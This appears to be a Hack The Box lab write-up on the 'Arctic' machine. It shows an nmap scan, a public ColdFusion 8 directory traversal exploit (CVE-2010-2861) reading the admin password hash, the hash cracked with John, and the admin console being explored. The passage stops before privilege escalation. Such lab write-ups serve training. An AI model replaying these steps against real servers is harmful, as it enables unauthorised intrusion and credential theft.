Security Assessment Findings Report

Arctic Machine – Hack The Box

Written by Dean Aviani

Report quick summary

Vulnerability Exploited	Adobe ColdFusion - Directory Traversal (CVE-2010-2861)
System Vulnerable	Adobe ColdFusion 8 Administrator
System Vulnerability Explanation	Multiple directory traversal vulnerabilities in the administrator console in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read arbitrary files via the locale parameter to (1)CFIDE/administrator/settings/mappings.cfm, (2) logging/settings.cfm, (3) datasources/index.cfm, (4) j2eepackaging/editarchive.cfm, and (5) enter.cfm in CFIDE/administrator/.
Privilege Escalation Vulnerability	Task Scheduler '.XML' Local Privilege Escalation (CVE-2010-3338)
Privilege Escalation Vulnerability Explanation	The Windows Task Scheduler in Microsoft Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7 does not properly determine the security context of scheduled tasks, which allows local users to gain privileges via a crafted application, aka "Task Scheduler Vulnerability."
Vulnerability Fix	It is recommended to update the Windows Server 2008 and the ColdFusion Administrator to the latest version in order to apply the vendor supplied patches.
Severity	**Critical**


Report findings

An initial nmap scan revealed 3 services:

- **Microsoft Windows RPC on port 135**
- **Fmtp (Flight Message Transfer Protocol) on port 8500**
- **Msrpc (Microsoft Remote Procedure Call) on port 49154**

```
root@kali:~# nmap -T4 -sV -p- 10.10.10.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-08 12:58 EST
Nmap scan report for 10.10.10.11
Host is up (0.21s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 409.32 seconds
```


Fmtp service (port 8500) landing page is shown below



Index of /

```
CFIDE/              dir   03/22/17 08:52 μμ
cfdocs/             dir   03/22/17 08:55 μμ
```


Accessing to 'CFIDE' folder showed an interesting folder named 'Administrator'



Index of /CFIDE/


```
Parent ..                                   dir   03/22/17 08:52 μμ
Application.cfm                            1151   03/18/08 11:06 πμ
adminapi/                                   dir   03/22/17 08:53 μμ
administrator/                              dir   03/22/17 08:55 μμ
classes/                                    dir   03/22/17 08:52 μμ
componentutils/                             dir   03/22/17 08:52 μμ
debug/                                      dir   03/22/17 08:52 μμ
images/                                     dir   03/22/17 08:52 μμ
install.cfm                               12077   03/18/08 11:06 πμ
multiservermonitor-access-policy.xml        278   03/18/08 11:07 πμ
probe.cfm                                 30778   03/18/08 11:06 πμ
scripts/                                    dir   03/22/17 08:52 μμ
wizards/                                    dir   03/22/17 08:52 μμ
```

Accessing the 'Administrator' folder showed the following landing page contains a system named 'Adobe ColdFusion 8 Administrator'.


ColdFusion Administrato
10.10.10.11:8500/CFIDE/administrator/
CF
ADOBE® COLDFUSION® 8 ADMINISTRATOR
User name
admin
Password
Login
Adobe

Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.

Searching for an exploit to bypass the authentication on 'exploit-db' showed the following exploit



Adobe ColdFusion - Directory Traversal

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
14641	2010-2861	ANONYMOUS	REMOTE	MULTIPLE	2010-08-14


EDB Verified: ✓

Exploit: ⭳ / {}

Vulnerable App:


Link: https://www.exploit-db.com/exploits/14641

Running this exploit revealed a hash password -
2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03




```
root@kali:~/Hack_The_Box/Arctic# python exploit.py 10.10.10.11 8500 ../../../../../../../lib/password.properties
──────────────────────────────
trying /CFIDE/wizards/common/_logintowizard.cfm
title from server in /CFIDE/wizards/common/_logintowizard.cfm:
──────────────────────────────
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
──────────────────────────────

──────────────────────────────
trying /CFIDE/administrator/archives/index.cfm
title from server in /CFIDE/administrator/archives/index.cfm:
──────────────────────────────
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
──────────────────────────────

──────────────────────────────
trying /cfide/install.cfm
title from server in /cfide/install.cfm:
──────────────────────────────
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
──────────────────────────────

──────────────────────────────
trying /CFIDE/administrator/entman/index.cfm
title from server in /CFIDE/administrator/entman/index.cfm:
──────────────────────────────
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
──────────────────────────────

──────────────────────────────
trying /CFIDE/administrator/enter.cfm
title from server in /CFIDE/administrator/enter.cfm:
──────────────────────────────
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
──────────────────────────────
```

Using 'John The Reaper' to decrypt the hash showed this password - happyday




```
root@kali:~/Hack_The_Box/Arctic# echo "2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03" > hash.txt
root@kali:~/Hack_The_Box/Arctic# john hash.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
happyday         (?)
1g 0:00:00:00 DONE 2/3 (2020-11-11 01:38) 20.00g/s 29120p/s 29120c/s 29120C/s hamilton..harley1
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```



```
root@kali:~/Hack_The_Box/Arctic# john --show hash.txt
?:happyday

1 password hash cracked, 0 left
```

Inserting the password 'happyday' on the authentication page showed the admin landing page



Welcome to the ColdFusion Administrator

You are using the **ColdFusion Developer Edition**. This free edition provides the features of ColdFusion Enterprise, but can only be accessed from the local machine and two additional IP addresses. The Developer Edition enables you to learn and develop ColdFusion applications on your standalone workstation. To deploy your ColdFusion applications, you will need to purchase a license to the ColdFusion Edition of your choice or utilize ColdFusion hosting services.

Create better Internet applications quickly and easily

Thank you for trying ColdFusion 8
You've just made your life as a developer a little easier! We're confident you'll find that Adobe® ColdFusion® 8 software will help you create compelling Internet applications while solving day-to-day developer challenges. Now you can quickly deliver rich and engaging application experiences to your users. We encourage you to explore the new and enhanced capabilities with these helpful tips and demonstrations.

Jump-start your trial
Multimedia demonstrations help you maximize your evaluation experience.
VIEW DEMOS

Feature highlights
The highlights page is the quickest way to learn what's new in ColdFusion 8.
VIEW NEW FEATURES

Ready to buy?
Get more information on purchasing options.
BUY NOW

ColdFusion Resources

The following are links to helpful resources within the product as well as on external sites.

Getting Started

- Getting Started Experience »
- Example Applications »
- ColdFusion Developer Center Getting Started »

Product Information

- **About ColdFusion »**
- Documentation »
- TechNotes »
- Release Notes »
- Product Editions »
- System Requirements »
- Latest product information »

Technical Support and Training

- ColdFusion Support Center »
- ColdFusion TechNotes »
- Additional Documentation »
- Online/classroom training »

Additional Installers

- ColdFusion Report Builder »
- ColdFusion Extensions for Eclipse »

Product Updates

- Check for product updates »
- Check for hot fixes »


Community

- ColdFusion Development Center »
- ColdFusion Developers Exchange »
- Newsletters »
- User groups »
- Find a ColdFusion hosting partner »

Security Zone

- Learn how to keep your server secure »
- Sign up to receive security bulletins »

Accessing the 'Server Settings' page showed the server supports Java.



Server Settings > Settings Summary

Report generated on 10 Νοε 2020 05:39 μμ

This report shows the status of all ColdFusion configuration settings. To display the area of the ColdFusion Administrator where you can edit the group settings, click any of the groups in the report.

Version Information

Server Details	
Server Product	ColdFusion
Version	8,0,1,195765
Edition	Developer
Serial Number	Developer
Operating System	Windows Vista
OS Version	6.1
Adobe Driver Version	3.6 (Build 0027)


JVM Details

Java Version	1.6.0_04
Java Vendor	Sun Microsystems Inc.
Java Vendor URL	http://java.sun.com/
Java Home	C:\ColdFusion8\runtime\jre
Java File Encoding	Cp1253
Java Default Locale	el_GR
File Separator	\
Path Separator	;
Line Separator	Chr(13)
User Name	tolis
User Home	C:\Users\tolis
User Dir	C:\ColdFusion8\runtime\bin
Java VM Specification Version	1.0
Java VM Specification Vendor	Sun Microsystems Inc.
Java VM Specification Name	Java Virtual Machine Specification
Java VM Version	10.0-b19
Java VM Vendor	Sun Microsystems Inc.
Java VM Name	Java HotSpot(TM) 64-Bit Server VM
Java Specification Version	1.6
Java Specification Vendor	Sun Microsystems Inc.

JVM Details

Java Version	1.6.0_04
Java Vendor	Sun Microsystems Inc.
Java Vendor URL	http://java.sun.com/
Java Home	C:\ColdFusion8\runtime\jre
Java File Encoding	Cp1253
Java Default Locale	el_GR
File Separator	\
Path Separator	;
Line Separator	Chr(13)
User Name	tolis
User Home	C:\Users\tolis
User Dir	C:\ColdFusion8\runtime\bin
Java VM Specification Version	1.0
Java VM Specification Vendor	Sun Microsystems Inc.
Java VM Specification Name	Java Virtual Machine Specification
Java VM Version	10.0-b19
Java VM Vendor	Sun Microsystems Inc.
Java VM Name	Java HotSpot(TM) 64-Bit Server VM
Java Specification Version	1.6
Java Specification Vendor	Sun Microsystems Inc.

Accessing to 'Mappings' page showed the physical location of the 'CFIDE' folder on the server - C:\ColdFusion8\wwwroot\CFIDE



Server Settings > Mappings

ColdFusion mappings let the cfinclude and cfmodule tags access pages that are outside the Web root. If you specify a path that starts with the mapping's logical path in t

ColdFusion also uses mappings to find ColdFusion components (CFCs). The cfinvoke and cfobject tags and CreateObject function look for CFCs in the mapped directorie

Note: These mappings are independent of web server virtual directories. If you would like to create a virtual directory to access a given directory through a URL, please c

Add / Edit ColdFusion Mappings


Logical Path

Directory Path

Active ColdFusion Mappings

Actions	Logical Path	Directory Path
	/CFIDE	C:\ColdFusion8\wwwroot\CFIDE
	/gateway	C:\ColdFusion8\gateway\cfc

Accessing to 'Scheduled Task' page



